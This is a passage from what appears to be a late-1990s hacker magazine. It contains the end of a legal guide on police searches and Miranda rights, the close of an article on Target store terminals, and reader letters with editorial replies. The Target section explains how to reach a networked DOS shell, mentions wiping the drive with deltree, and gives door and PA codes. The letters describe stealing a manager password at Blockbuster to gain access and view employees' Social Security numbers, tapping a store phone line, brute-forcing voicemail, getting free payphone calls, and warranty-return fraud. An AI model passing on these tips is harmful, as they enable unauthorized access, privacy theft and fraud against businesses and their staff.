Bear in mind that all of these searches are done without arresting Joe and without a warrant. They're based on the limited expectation of privacy one has in a car and the interests of police safety. But what if Officer Buster actually sees Joe committing a crime - say dumpster-diving on private property and therefore trespassing, after which Joe drives away. Once he arrests Joe, Buster can then search the inside of Joe's car.[12] This search is not just for weapons, it's for any evidence at all. Although Officer Buster can't search the trunk, he can search everything inside the car. This includes the envelope full of credit card numbers and the backpack full of computer printouts.

Administrative Searches

Now, there's one more way that the cop can search the car, and this time the search is of everything, including the trunk. If the cops take possession of the car, let's say they tow it to the police pound, they can do an "administrative search." What's that mean? It means they can look wherever they damn well please. In constitutional terms this isn't a search at all. It's meant to protect against claims of lost goods and to protect officer safety in case there's a bomb in the car. The only requirement for this type of search, other than the car being impounded, is that the police have some standard procedure regarding administrative searches.[13] They can't just do them on a whim.

Searching People In The Car

OK, let's all take a deep cleansing breath, and go back to before Joe gets arrested or dumpster-dives or any other shenanigans. Let's say he's going down the road feelin' bad. He's got his favorite ELO eight track playing. He's got his favorite hacking tools and trusty laptop in his backpack. Unfortunately for Joe, his license plates are expired, his tail lights are broken, his stereo is on too loud, and he hasn't showered in weeks. Officer Buster decides to take action, and pulls Joe over. Let's say you can actually do jail time for driving with expired plates. Officer Buster can make Joe get out of the car and he can arrest him. Now that he's arrested him, Buster can make a full body search.[14] The cop can look in pockets, backpacks, and anywhere else he thinks Joe might be hiding weapons or evidence. This isn't a Terry stop, this is a search incident to an arrest, and there aren't many limits to it. In other words, don't get yourself arrested if you're carrying incriminating evidence that could lead to an arrest on other charges. Discretion pays.

Get On The Bus

Joe's sick of getting stopped while walking and driving. This time he's taking the bus. Suddenly a few cops hop on board. They spot Joe and walk over to his seat and start asking questions: where's he going, what's he plan on doing there, that type of thing. Joe is getting pretty nervous and would like to end the conversation and be on his merry way. What are his rights? At what point are the police going too far? Well, in theory at the point that Joe doesn't feel free to terminate the encounter, it becomes a seizure.[15] A seizure is either an arrest or a Terry stop, so the cops would need at least a reasonable suspicion of criminal activity for things to go that far. So why is all this "in theory?" Think of it this way. Officer Buster approached Joe on the bus and asks to see some identification. If Joe says no, which he has every right to do, this may give rise to the reasonable suspicion needed for a Terry stop. The Terry stop will most likely lead to a frisk, the cop will probably then feel something that feels like a weapon, dig in pockets, find contraband, and boom, Joe's under arrest.

The bottom line on all this search and seizure stuff is, if you look or act suspicious, the cops will come up with a justification for searching you, and what they find might lead to an arrest. The best way to avoid this is to not look suspicious. Since many people dress in a way that is considered by them to be cool and by cops to be suspicious, you've already lost the battle if you go out dressed to impress. Keep the chains and leather at home if you're going about doing things or carrying things you shouldn't.

I'll Blow The Door Down - Search & Seizure At Home

No Warrant, No Problem

If the cops don't have a warrant to search your house and don't have a warrant for your arrest it's less likely they will search your house. The exceptions to this are the Plain View Exception and Exigent Circumstances.

Plain View

If the cop is lawfully in a place (your landlord or parents let him in) he can seize items in plain view where the criminality of the evidence is immediately apparent. So keeping your well labeled collection of pirated software and viruses out on display might not be a good idea.

Exigent Circumstances

Factors that give rise to exigent circumstances include a "grave offense," an armed suspect, or risk that the suspect will escape if the police don't bust in and grab him. In other words, if it's a really big emergency, the cops don't need a warrant to enter a house.

Obviously, of the two exceptions, plain view is more likely to come up in your life. If the cops have a warrant to arrest your roommate and come in to get him you better hope your stuff is well hidden.

Warrant

There are two types of warrants, a warrant to arrest a specific person and a warrant to search a specific place for a specific thing. Ask to see the warrant and read it to make sure it states with particularity who or where it applies to. Make sure it was signed by a judge or magistrate.

If the police have a warrant to arrest a specific person, they can also search things within that person's reach. This is to protect the cops in case there are weapons about. The cops can use this to their advantage by encouraging you to move around. Wherever you go they can search the area "within your control." So if the cop asks if you'd like to go get your coat before he hauls you down to the station, it's not because he's nice. He wants to see what's in your closet.

The warrant to search a specific place for a specific thing is self-explanatory. In theory the warrant must have specificity; it should name the place to be searched and what is being searched for. In practice the plain view exception discussed above broadens what the cops might find and take once they are inside with their little search warrant.

You Have The Right To Shut Up - Miranda When Things Go Horribly Wrong

As we've seen, there are many ways the cops can legally search you, your car, and your house. Having done so if they find evidence that you were involved in a crime they are likely to arrest you. What they need to do this is "probable cause." Probable cause is difficult to define. It's more than a suspicion that you've done something wrong. If a reasonable person would feel reasonably certain that you committed a crime, the cop most likely has probable cause to arrest you.

Once they arrest you they will likely read you your Miranda warnings. You've heard these a million times on TV, and they include the right to remain silent and the right to an attorney. There are two important things to bear in mind after being arrested. One, just because the cops don't read you your Mirandas doesn't mean you're going to be set free on a "technicality." All it means is they may not be able to use any evidence you give them when they interrogate you. Maybe. This leads to the second important thing. Shut up. You are not going to help your case by talking. They will not go easy on you for cooperating. Every word you speak adds to the probability that you will go to jail. Don't give them any information beyond identification like name and address. Don't give them permission to search you. Don't sign anything. Don't talk to other people in holding cells or sitting next to you in the police station - they might be snitches. Don't make deals with the cops, they don't have the authority to make such deals and only use this as a ploy to get you talking. Aside from asking for a glass of water or other incidental matters, the only words you should speak are "I want an attorney."

Right To An Attorney

The 6th Amendment provides the right to have assistance of counsel for defense. Even the trial of a misdemeanor requires counsel when there is a possible sentence of imprisonment. The Supreme Court in Gideon v. Wainwright (1963) found that lawyers in criminal court are necessities, not luxuries. (There's an interesting movie about this case called *Gideon's Trumpet*.) You should heed these words well and find a good attorney if you are arrested. More importantly, even if you can't afford an attorney or don't want one, you should tell the police that you want an attorney. This does not mean they will rush out and get you one, or that you will be given the opportunity to do so. The right to counsel attaches at or after initiation of adversary proceedings against a defendant. This generally means your first hearing. So why would you say you want an attorney before this point? To end the questioning. If you ask for a lawyer after your Miranda warning, you go to your cell. At this point you don't actually see a lawyer. After you assert the right to an attorney the police can't question you unless you initiate the discussion. You must "evince a desire to open a generalized discussion relating to investigation." Don't do that.

So to clarify, the Miranda "right to an attorney" you always hear about is a right to a "ghost" attorney. Invoking this right gets the cops off your back until they can question you with an attorney present. The right to the Miranda "ghost" attorney arises from the 5th Amendment. The 6th Amendment right to a real lawyer doesn't start till after an indictment or the beginning of adversarial proceedings in a courtroom.

And by the way, although it is legal for you to defend yourself without an attorney, it is very very stupid. Even attorneys rarely do this. In addition to helping with your case and representing you at the trial, an attorney can help get you a lower bail than you would get on your own. An attorney can be provided to you for free, and there are many legal aid clinics and public interest groups that might provide one free if you don't like your court appointed attorney. If you have the money to get a really good attorney, do it. Why do you think O.J. Simpson is walking around free today?

Change The World

All the above is not meant to help bad guys avoid arrest or prosecution. It's meant to show you that what seems like an unlikely event - being stopped, searched, questioned, arrested, and perhaps sentenced to prison time - is not beyond all possibility. Other than trying not to look and act suspicious there is a very good way for you to avoid all this. We are at a pivotal point in the development of computer and cyber law. Most of the laws that hackers need to worry about breaking are of recent vintage or are being written and debated right now. You can have an impact on the future shape of these laws by writing polite and articulate letters to your congressperson when bills related to hacking are being discussed. These letters generally get read by underlings who keep track of how many people support and how many oppose a specific bill. Your congressperson wants to be reelected and pays close attention to these tallies. Snail mail counts more than e-mail, by the way, so send atoms, not bits.

Conclusion

The above is just the tip of the iceberg. If you want to learn more there are many excellent books on the subject of criminal law and defense, and most of the cases cited in this article make for good reading. Your librarian is your friend! You might also consider joining a group like the ACLU or EFF to keep updated on changes in the law and current cases. *The New York Times* online edition has an excellent cyber law section. You could even, god forbid, go to law school and study criminal procedure and constitutional law. But even if you don't pursue the subject farther, I hope this article has opened your eyes to the real danger of being stopped and searched and some of the do's and don'ts of dealing with the cops. Above all, if you are stopped, stay calm and be polite; if you are arrested, assert your right to an attorney.

Disclaimer

This legal guide is meant as a learning tool for those interested in the current state of criminal procedure. It is not an endorsement of illegal acts and does not constitute legal advice. Consult an attorney for help with your specific case.

Footnotes:

[1] U.S. Const. amend. IV. The fourth amendment reads: "The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no warrants shall issue, but upon probable cause, supported by oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized."

[2] U.S. Const. amend. V. The fifth amendment reads: "No person shall be held to answer for a capital, or otherwise infamous crime, unless on a presentment or indictment of a Grand Jury, except in cases arising in the land or naval forces, or in the militia, when in actual service in time of war or public danger; nor shall any person be subject for the same offense to be twice put in jeopardy of life or limb; nor shall be compelled in any criminal case to be a witness against himself, nor be deprived of life, liberty, or property, without due process of law; nor shall private property be taken for public use, without just compensation."

[3] Terry v. Ohio, 392 U.S. 1 (1968). In Terry, a cop saw three men loitering in front of a store. It appeared to the cop that they were casing the store. The cop approached the men, patted them down, and found a gun. At trial, one of the suspects, Terry, moved to exclude the gun from evidence based on both improper search and seizure. He claimed that because the cop didn't have probable cause it was improper for him to stop and search the men. But the cop had an articulable suspicion. The court held that this was enough to justify a stop. Once he had stopped the men, the interests of police safety justified the frisk. This is a limited seizure and a limited search.

[4] Minnesota v. Dickerson 113 S.Ct. 2130 (1993) (holding that by "squeezing, sliding and otherwise manipulating the outside of the defendant's pocket" after determining that it contained no weapon, the police officer had "overstepped the bounds" of the Terry search.)

[5] Hayes v. Florida, 470 U.S. 811 (1985) (stating in dicta that on the scene fingerprinting is justified as long as there is a "reasonable basis for believing that fingerprinting will establish or negate the suspect's connection with that crime," and if the procedure is done quickly).

[6] United States v. Cortez, 449 U.S. 411 (1981).

[7] Sibron v. New York, 392 U.S. 40 (1968).

[8] California v. Hodari D., 111 S.Ct. 1547 (1991).

[9] United States v. Sharpe, 470 U.S. 675 (1985).

[10] Michigan v. Long, 463 U.S. 1032 (1983).

[11] California v. Carney, 471 U.S. 386 (1985). See also California v. Acevedo, 111 S.Ct. 1982 (1991) which quoted the Ross Court as holding: "The scope of a warrantless search of an automobile... is not defined by the nature of the container in which the contraband is secreted. Rather, it is defined by the object of the search and the places in which there is probable cause to believe that it may be found."

[12] New York v. Belton, 453 U.S. 454 (1981). In Belton, the cop pulled over a car for speeding. He smelled pot smoke in the car and saw an envelope marked "Supergold." He arrested the driver, then searched the car. On the back seat was a leather jacket. The cop unzipped one of the pockets and found cocaine. The Court held that once the defendant had been properly arrested for possession of pot, "the officer was justified in searching the immediate area for other contraband."

[13] Colorado v. Bertine, 479 U.S. 367 (1987).

[14] United States v. Robinson, 414 U.S. 218 (1973).

[15] Florida v. Bostick, 111 S.Ct. 2382 (1991). The Court stated: "So long as a reasonable person would feel free 'to disregard the police and go about his business,' the encounter is consensual and no reasonable suspicion is required... We have stated that even when officers have no basis for suspecting a particular individual, they may generally ask questions of that individual, ask to examine the individual's identification, and request consent to search his or her luggage - as long as the police do not convey a message that compliance with their requests is required."

Target - from page 12

If you let the LRT sit at this prompt for about five minutes and come back to try to do something, it will display a message saying "Host Request Attend", and bring you back to the employee number prompt. Reenter the employee number and get back to the Key Application prompt. Now type random commands. It will give an error over and over and eventually give another "Host Request Attend". Now when you login again, no applications will function. Hold down the FUNC key and hit enter to reboot the LRT. Watch it screw up and bring you to a D: prompt (or something of the sort). There you go, full DOS shell access. In fact, the DOS shell is an actual networked shell. You're not just inside the LRT; you're inside Target's merchandise records. You can always deltree D: and watch your store close for a week or so while they redo inventory (an easy few days off). I advise against anything malicious. Remember, hacking is learning, not destroying.

FYI, a lot of other stores use these LRT's for back room operations. I've seen the exact same model LRT's that Target uses at other places.

Misc.

Now that I've covered the basic fun portions of Target, I feel it is necessary to cover other odd things that some people want to know.

First, the PA system. In every department store, someone wants to know the PA code. Simply pick up a phone and hit 52. My superiors said it was universal to all Target stores.

Next, the keypad lock on the door to Guest Service, usually at the front of the store. The unlock code is the Store Number of the Target you are at (remember the Txxxx in the previous section about the Terminals?). They keep all the keys in there so you can go around unlocking display cases.

If you want to dial out just hit the "9" key on the phone. If you don't already know this, chances are that you've been living in a cave.

I'd like to give shout outs to some people. Sacchoris, you got fired before me so you "need" to be mentioned. To outcast_p, Iluminate, and Syphon Seige, keep up the good work. Shouts go out to the whole Buffalo 2600 crew. Extra special thanks to outcast_p's brother's girlfriend for fixing my grammar.

EXPRESS YOURSELF

Fun At The Retailers

Dear *2600*:

The other day my friend and I were purchasing a few parts at a local Radio Shack store. We were browsing through the diodes looking for a 36 volt zener, when we overheard the manager talking to a new trainee. The manager said, and I quote, "The software on this computer is completely secure. You don't have to worry about anyone screwing it up." Being an avid reader of your magazine, and remembering the article "Screwing with Radio Shack and Compaq" from issue 15:3, I decided to correct the manager who, apparently, is not an enlightened reader of *2600*. Just as they were leaving the Compaqs, I walked up and dropped the demo (you can ctrl-alt-del when you get the start menu up and end the demo outright). I then opened up a dos prompt, set the prompt to "These are not that secure", and went back to shopping. Before I could purchase a few parts, she came up to me, her security pride shattered, and asked me to leave the store, never to return again. I guess some people can't stand being proven wrong.

Paladine

Dear *2600*:

In "Screwing With Radio Shack and Compaq" (15:3), there are a couple of things I just *had* to write in about! I thought the keystroke information was cool, but I felt I needed to tell people a few things in addition to what was mentioned. First of all, the password for the Compaq computer is always (OK, maybe 99 percent of the time) the store number (014427 for example, for those of you who may shop at the Lane Avenue Radio Shack in Columbus, OH). How do you get this? Well, you don't even have to test your social engineering skills - just ask for a card. The store number should be on the top of it (unless you have an egotistical manager like mine, who feels it necessary to print special cards with *his* name at the top instead of the store number). If it is *not* on the card, just ask the salesperson, most of whom are so shit-stupid they'll tell you anything (sometimes even the password - it never hurts to ask). And *finally*, to log onto the checkout terminals, the codes are three-digits (try stuff with 1's, like 001, 010, 100, etc.). Happy hacking!

cili_ra/bet

Trying to log onto their checkout terminals is probably a really bad idea.

Dear *2600*:

I want to clear up something concerning the article "Screwing with Radio Shack and Compaq." Informagnet said that the password to the computers was RS2C98. Well, I went to Radio Shack and tried it along with different variations of it and no luck. Then, as he saw me messing around on the computer, a worker came over to me and asked if he could help me. So in a joking manner, I asked what the password was and he wouldn't tell me. So I repeated that password to him and he said that used to be the password but they changed it. Just saving somebody a trip to Radio Shack.

Anonymous

Dear *2600*:

Here is a little something I found to be fun at Radio Shack. I only know for sure that this works in the Peoria, IL area. I was at a local Shack looking for record needles. Well, all you have to do is ask the guy working there, "Do you guys have any record needles?" That's all. It also helps if he's old.

a|ch8mist

We can't help but think that you're leaving out some vital detail to this story. Regardless, we're too afraid to try this since it may be one of those trigger phrases that makes Radio Shack employees go psycho.

Dear *2600*:

While this is not a computer hack it's something that might interest your readers. If you buy a piece of electronics equipment and it goes bad after the warranty expires and you don't want to pay for repairs do the following: Go to a different store and buy the exact same product. At home exchange the serial number labels (vinegar works great) from the new equipment to the old. Be very careful; this takes a lot of patience. Put the damaged product in the new box and go back to the store. You have two choices. 1. Tell them it's damaged and ask for a refund or credit. 2. If the store has a return policy just say you don't want it anymore. Remember to do your transactions with cash and give a fake phone number. This has been tried by several people in Wal-Mart, Toys R Us, and Kmart.

gabo

And it's probably one of the main reasons the rest of us are treated like war criminals when we try to return something legitimately. But your little ploy has one potentially fatal flaw. What happens if/when the second item goes bad even during the warranty period? You're going to have to buy yet another one of these things. Your ordeal may never end.

Dear *2600*:

I was at a dance club recently and discovered a security feature in Wal-Mart receipts. Under regular light the reverse side looks like there is nothing there. Well, take a receipt under any ordinary black light and hello! Wal-Mart is printed in UV ink. So if anyone plans any "alterations" make sure you take all precautions. I'll be checking more receipts from other stores in the future. For grins run some cash under a black light - you may find some marked money from the US Goon Squad.

gLyKOgen

Tracking Clive

Dear *2600*:

I was bored the other day and decided to borrow some back issues of *2600* from my friend when I came across a letter in 14:1 about some guy named Clive and the challenge of finding him for his information. I was wondering if you have heard anything else about him or even found him?

Reapyr

We haven't heard anything definitive but the next letter looks rather promising.

Dear *2600*:

I have figured out the code in the Autumn 1997 issue (page 33 entitled "A Challenge"). It is so simple and I am ticked I didn't figure it out sooner because now I can't look up the info since it is outdated. It was a sequence of a common number, but not a common sequence. The TL (Texas license... car license), G5CVT5 (license plate number), 6330098 (telephone number... missing area code though), and finally -74 (extension).

Lakota

If this is true you certainly deserve our hearty congratulations. Nobody else figured out this much and, yes, it does seem rather obvious now. The info isn't necessarily outdated and can almost certainly be looked up even if it is. We trust somebody will check into the accuracy of this. We feel sorry for all the Texans who have that phone number.

Blockbuster Facts

Dear *2600*:

Today I bought my first issue of *2600*, and to my pleasant surprise there was an article about my former employer, Blockbuster Video. The article was somewhat informative, but I just thought I could add a little to it. First off, the machines are VAXes, and second of all, when I worked there (less then two months ago), the balances and late charges of accounts did not transfer from store to store, unless it was the first time your account was used at that store, in which case the computer would get your info from the national database. That means if it was your first time going to a new store, it would check for fees, but after that, or at any other store you had used your card at, it would not. Plus if you don't return your movies or games, after about a month, or whenever it becomes obvious that you aren't coming back to return your stuff, the store adds what they call a "hold," which is bad for you. It is a little piece of text that the computer stores with your personal information (card number, phone, address, etc.). That goes out to all other stores in the country and it flashes when the account is used something along the lines of: "The person presenting this card is a criminal - call the cops and take the card." That is a bad thing.

mark h

Dear *2600*:

I just got done reading your article on screwing with Blockbuster and I can't believe you guys decided to print that shit - there was nothing informative, just a bunch of corporate bullshit. Hiemlich didn't mention anything about how the computer works when you add another person into your store when they already have an existing account. Or where the modems dial into. Or what the MOD line is. Or what your account number means. I worked at a Blockbuster and have fucked with their computers inside and out, so here is a breakdown of how their systems work.

Before we get into the technical parts, I have to explain what the numbers are and what they stand for. Say my account number is 29016212345, my video rental is 339016224512003, and my previewed tape is numbered 449015212345003. The computer reads these numbers as first number, next five numbers, last five numbers. The 2 means that the rest of the numbers are going to point to an account, the 3 means I'm renting a video, and 4 means it's a video I'm buying (the rest of the junk means from what store and item number). The next five numbers mean the store number and the last five numbers are the person's account or part number from videos.

Hiemlich was right about one thing - all the Blockbusters are linked, but not to each other. They're linked through a national customer database in Dallas where the modems of the computers dial into. If you really want to get this number, the only way I could think of is attaching (when nobody is around... say closing time) a DTMF decoder onto the phone line where the modem is, then have it set up like a trap. Whenever someone gets a new customer on that line, it'll record that number. I'd be careful though because I'm not sure how the systems in Dallas are set up. So take caution when attempting to explore their systems and know that everything is logged. Anything out of the ordinary would advise their admins that someone is inside.

Blockbuster uses a device known as Verifone which calls up into a separate bank modem number and downloads information about the current customer's money when that person is checking out. I'm not too sure about what goes on then - usually the card gets approved or declined in a matter of seconds. It might just be an authorization number.

Passwords: OK, so you wanna fuck around and be the man. People have passwords here. If you can time it right, you can get a manager's status put onto your account! To do this just watch when a manager comes over to you and does a credit for you (because you are underprivileged). They will get prompted for their employee number (which is their account number) and password. Once you grab their password, it's time to explore. Just freely log onto the manager menu and go to the payroll menu. Type in the employee number and it will give you all the info on that employee, such as address, social security number, etc. And then you see it. It'll say status (or something like that) and a "C". Switch this letter to "A" and you'll have manager access! "S" means store manager so be careful. It will show up whose number did what.

Each store has two phone lines. One is the main line, which switches over to the second line when the first one is busy. The second line number is usually unpublished. At my store we were able to make long distance calls without a block. But when we had the new guy come in, he changed it around. They have a fax line, with the phone number usually nearby. They also have something else I saw when I was in the back office. It was called the MOD line. I dialed it with my computer and all I got was a blank screen. I'm not sure what the function of this line was. Nothing was plugged into it, so I can't be sure.

There are more details to the ins and outs of Blockbuster. You'll have to explore their systems while working.

DIGI_TaL

Concerns

Dear 2600:

This is about the comic strip entitled *Mary Worth*. Of late the writer has taken it upon herself to spread the misconception of hackers being malicious and evil. I would encourage anyone who has the spirit to e-mail her at tellmary@aol.com and tell her of the wrong-doings she has committed. Remember to be polite and nice.

ICON

That Mary Worth never did know when to butt out.

Dear 2600:

This is in response to the individual who wrote in about the "disturbing picture" in his Conspiracy X RPG (issue 15:4), which depicts a hacker dead at his computer clutching a can of Jolt Cola. The writer of the letter questions whether this picture is anti-hacker and if so why would pro-government types be drawing art for a conspiracy RPG. My answer is *No, of course it isn't anti-hacker and this probably isn't a pro-government type who drew it!* The game is about conspiracies - government-initiated conspiracies. This drawing is displaying a possible conspiracy (you mess with government and get a bullet to the skull). I'm not sure what you are using for brains but I wouldn't advise operating heavy machinery while under the influence of whatever you are on.

KaptainKool

Dear 2600:

I really need your help. A few days ago, I sent a not so nice e-mail to a klan address at kkk.com. Since then, an anonymous klan member has been sending me hateful messages, and I would really like to get back at him. Do you share my views on anti-racism? (I hate KKK and all they stand for.) If you could help me I would greatly appreciate it, and I'm sure a lot of people would as well.

DVS

What exactly is it you hope to achieve by picking a fight here? Such groups are always going to exist, both on and off the net. By engaging them, you give them both the attention and motivation they would otherwise lack. If they do something to you or your friends, by all means react, but to strike out at them first seems rather pointless.

Dear 2600:

Microsoft is even more scary behind the scenes than in public. A good friend of mine who works at UUNet (who controls a significant percentage of the Internet dial-up traffic for companies like AOL, GTE, MSN, BellAtlantic, Earthlink, and others) gave me some interesting info. UUNet's equipment is set up to accept incoming calls from a variety of different phone numbers from different locations and resellers (a user dialing from West Palm Beach into AOL will hit the same equipment as a user in Fort Lauderdale dialing up BellAtlantic net). MSN is one of these resellers. Microsoft has negotiated a deal with UUNet that says if any of this equipment gets more than 85 percent full, that it is to *only* accept MSN callers. UUNet's other resellers know nothing about this partnership. This may seem minor, but if MSN ever claims that "our users don't get busy signals" it's not because they have a better network. It's because they are trying to monopolize the Internet.

Uneasy Rider

Dear 2600:

My mother has America Online and I have my own ISP, but sometimes when I'm bored, I go on AOL and talk to some friends. I recently received an e-mail which I believe to be fake, but I need some reassurance. I got it shortly after talking to a friend of mine

about hacking the CIA mainframe.

LiquidCache

Subj: This is encrypted mail from the Central Intelligence Agency
Date: 12/26/98 6:33:23 AM Pacific Standard Time
From: nobody@nowhere.to (Anonymous)
To: XXXXXX@aol.com

Hello US citizen we understand that you and another AOL member by the screen name: XXXXXXXXXX are conspiring to hack into the CIA mainframe and destroy the United States National Security, although we are sure that you can not breach security on our mainframe we are going to be setting up surveilence around beith you and XXXXXXXXXX to secure the fact that you will not break into anything the CIA or any other government branch needs to keep away from the public eye. If you try to breach surveilence or national security I can assure you that there will be no trial you will be scentenced immediatley and killed by armed forces within your neighberhood. I strongly recommend that you stay calm and not try anything for the good of your family and of you.

Sincerely,

Central Intelligence Agent #23642

Well, they sure do have the lingo down. But if there's one thing we've learned from our encounters with federal agencies, it's that they know how to spell surveillance. Odds are someone close to you is laughing.

Bookstores

Dear 2600:

In issue 15:3, Allegra wrote about the lack of interesting fodder in the Barnes & Noble computer system, and mentioned that Borders has computers also. You guys responded by saying "Talk about steering us to the competitor." I just thought you'd like to know that Borders and Barnes & Noble are both part of the same company, Waldenbooks. So it may be that they both have the same type of computer system, or a similar construction. Any employee of either Barnes & Noble or Borders would know that, though.

Jack Dangers

Actually you're mistaken in believing they are part of the same company. True, Waldenbooks is part of the Borders Group. At one point they were both owned by Kmart but became independent in 1995. Barnes & Noble doesn't have anything to do with them but they do own B. Dalton, Babbages, Bookstop, Bookstar, not to mention Software Etc., Planet X, and Gamestop.

Dear 2600:

I was in Barnes & Noble in Rockford, IL last weekend and asked the clerk if he had *2600*. He picked up the phone and asked if it was in. The girl in the back brought it up and when I went to pay, *he fucking carded me*. I am 17, and as far as this guy knows you have to be 18 to purchase *2600*?! Meanwhile, mags like *Hustler*, *Cheri*, and other pornographic materials are on the bottom shelf, unwrapped for any four year old to explore.

L.A.N.-master
Elgin, IL

It seems you were the victim of an overzealous employee who took it upon himself to invoke some moral code and deem our magazine unsuitable for certain types of people. We guarantee that a call to the store manager with full details of the incident, including the employee's name, would rectify the situation and, quite possibly, get the employee disciplined. If, for whatever reason, this doesn't have an effect, contact us again and we'll investigate.

Dear 2600:

I picked up the latest issue today (15:4) at the local Barnes & Noble. I find it amusing that they have no idea where the hell to put your magazine. Every time there is a new issue I have to dig to find it. Today I found that they had split the stack in half. One half was with the "geek mags" such as *Windows NT*, *Electronics Now*, etc. The other half of the stack found its way to the skin mags (the ones with the steroid bimbos on the cover). Is this a reflection of your audience? I guess it appeals to everyone who is open minded so they want to spread it over a couple of areas.

Ray Dios Haque
United Phreaks Syndicate

Dear 2600:

As a regular reader of your magazine I always try to make sure I get to my local Barnes & Noble in Arlington, TX to get a copy as soon as it hits the stand - there have been times when I got there too late and all of the copies have been sold. So I was thinking that either your magazine had become extremely popular after I missed the last few issues, or something else was up. Turns out it was the latter.

While I am unsure about all B&N's, most have a "magazine person" whose job it is to keep the magazine racks stocked up and in order. I happened to be in B&N while the magazine guy was restocking and I asked him where *2600* was. He stated that it was kept behind the counter, and when I asked him why, he told me in an exasperated voice that he had no idea why. The way he said it to me indicated that he had asked more than once and basically received no answer. I asked him if I could ask the manager myself and he said "good luck."

I called the store later and asked for the manager. She was pleasant enough. I stated that I didn't understand why *2600* was not out on the shelves but behind the counter. She said that she was unfamiliar with the magazine, but that there were a number of magazines that were kept back behind the counter away from juveniles. When I told her that *2600* was a hacker magazine, a bell went off in her head, and she apparently remembered what magazine *2600* was. She said that "they said" a couple of the issues were kept behind the counter due to content, but that it really needed to be placed back on the shelves, and apologized for the inconvenience. I asked her who "they" were and she said the head office.

She was very helpful, but really didn't remember too many details. In her defense, this was something that happened months ago and was probably one of 500 different things she's had to deal with. It does suggest that B&N did issue some statement regarding at least a couple of issues of *2600*. It would also suggest that any statement from B&N which said "there is no policy to keep *2600* off the shelves" would be true, as their intent was just to keep a couple of issues behind the counter. Of course, you had to *ask* for it, so they did keep it out of the hands of most people. It might also explain the large returns you had during that time.

Anyway, B&N in Arlington,TX will be stocking it for all to see.

Simple Nomad

We thank you for helping us out here. We've gotten a number of complaints from readers who say that we're being put behind the counter for reasons unknown. Until we straighten this out, it would be wise to simply ask if you don't see it on the shelves.

Dear 2600:

Thought you might like to let fellow Australian hackers know that Polyester Books in Melbourne, Australia has stocked *2600* for the past six years.

gonzo

To give you an idea of how distribution works, we have absolutely no idea how it's been getting there.

Phone Exploration

Dear 2600:

I work for a small pizza place my friend's family has owned for 25 years or so. One Friday night I was a little bored. We weren't that busy so I started playing with the phones. A pretty small system, only four lines. I needed to make a long distance call one time and they wouldn't tell me the code.... I was kinda pissed about that because I needed to call my girlfriend (at that time). Anyway, I sat there dialing random three digit codes to see if by some luck I'd stumble across it. When I got fed up with failing I made a last ditch effort by dialing *67 and well what do ya know I could dial any long distance number I pleased after dialing *67. I didn't of course because I'd get fired, and if it were me paying the bill I'd be a bit upset. There's also a 900 number block but I didn't test that yet. Maybe I will next weekend.

Dave

And we'll keep an eye on the papers for stories about employees of family-owned pizza places who mysteriously disappear.

Dear 2600:

Congrats. You guys were spoofed by some slick advertising cat in your 15:4 issue. Specifically Innominate. What he is speaking of won't stop working - I saw a commercial for it! It is a new ad campaign by a very well known long distance carrier (that will go unnamed so as to not give more free plugs). Think about it. "offers extremely discounted calls." If this isn't the case, it sure is odd. I wonder how much business they got as a result of that letter one way or the other.

msdaisey

We believe you misunderstood just how substantial these "discounts" were. Read on.

Dear 2600:

I found a pay phone glitch - I don't know if this works on other pay phone systems but it does on the Southwestern Bell pay phones in Kansas City. You can make free long distance or local calls by dialing 1010220 before the phone number. The only reason that I can think this works is because when you get transferred to the telecom switches their system is too old to realize that you're calling from a pay phone.

matrix bomb

More likely is the possibility that someone just did some real dumb computer programming inside that company (Telecom USA) since we've been getting reports like this all over the country. We think they finally managed to get it fixed.

Dear 2600:

I have a PacBell PCS Nokia cell phone. To check my voice mail, I have to dial (650) 766-1234. This is a universal voice mail number for PacBell PCS users. It differentiates via the sim chip inside the phone. The other day, while driving along, I accidentally entered the wrong passcode. It then informed me of this, and prompted me to enter my phone number. Then it asked for my passcode *for the entered phone number*. I entered it and got into my messages. But it got me to thinking. My girlfriend also has a PacBell PCS phone. From her phone, I called 766-1234. When prompted for a passcode, I just typed 1 and pound. It notified me that this was incorrect and asked for the phone number I was calling from. I entered my number and entered my passcode, and *boom*!! I was into my voice mail. So I can call 766-1234, mis-enter my passcode, enter my enemy's phone number, and brute force his code all day long!

Telesis

Why is PacBell giving their customers the idea that they shouldn't check their voice mail from other phone numbers? Isn't that the whole point of voice mail? Here in New York, you can check your PCS voice mail from any number and nobody goes nuts over it. It seems to us that not having this ability would be something of an inconvenience.

Dear 2600:

Most of the large telemarketing companies run off of a very large computer system. I myself being one of many telemarketers was long awaiting the arrival of our "new and improved" computer system. Meanwhile, we had to manually dial the numbers and bother these people about junk they don't want to buy. Every so often I would come across a message that would say "You are not authorized to dial this number." As we were instructed, I would hang up. But on one of those days, I dialed the same number by mistake and the phone rang. I thought, "If I'm not authorized to dial this number, how did I get through?" I came to the conclusion, after dialing several numbers which gave me the same message twice, that these messages are recordings and require a form of "rewinding" to say. Out of 20-24 of these calls that I made, 19 of those people bought the junk I was trying to sell. Some of them even wanted the junk. What they told me was that they hated phone companies trying to call them every day (which we all know they do) until they sign up. My point is that if you call someone who has a similar message, just hang up and call them right back. 99 percent of the time it will ring for you.

Liquid Fire

You guys just don't know the meaning of the word "no" do you? But your high sales percentages certainly can't be argued with. There's just no way you could be making that up.

Dear 2600:

I have been reading your magazine for two years now and I thoroughly enjoy it. But in 15:4 you had a response to a gentleman about AT&T and calling cards. Now you stated that AT&T operators "generally take your word for it no matter what number you give them." I live in the Houston 713/281 NPA, and on more than one occasion I tried telling them I was calling from the 305 (Miami) NPA. Both times they said they were showing that I was calling from Texas. Keep in mind that I op-diverted, or had my local operator put me through to AT&T. I don't have SWB as a phone company - it is a small independent telco (Alltel). Some of my friends in BellSouth and Ameritech can give the AT&T op any NPA, but I haven't been able to.

pokesmot, Lindsay

We don't doubt that some information may get through to the operator depending on how you make the call and where you make it from. But, whether or not you're giving them seven digits or 10 digits, they still are pretty much taking your word for it.

Dear 2600:

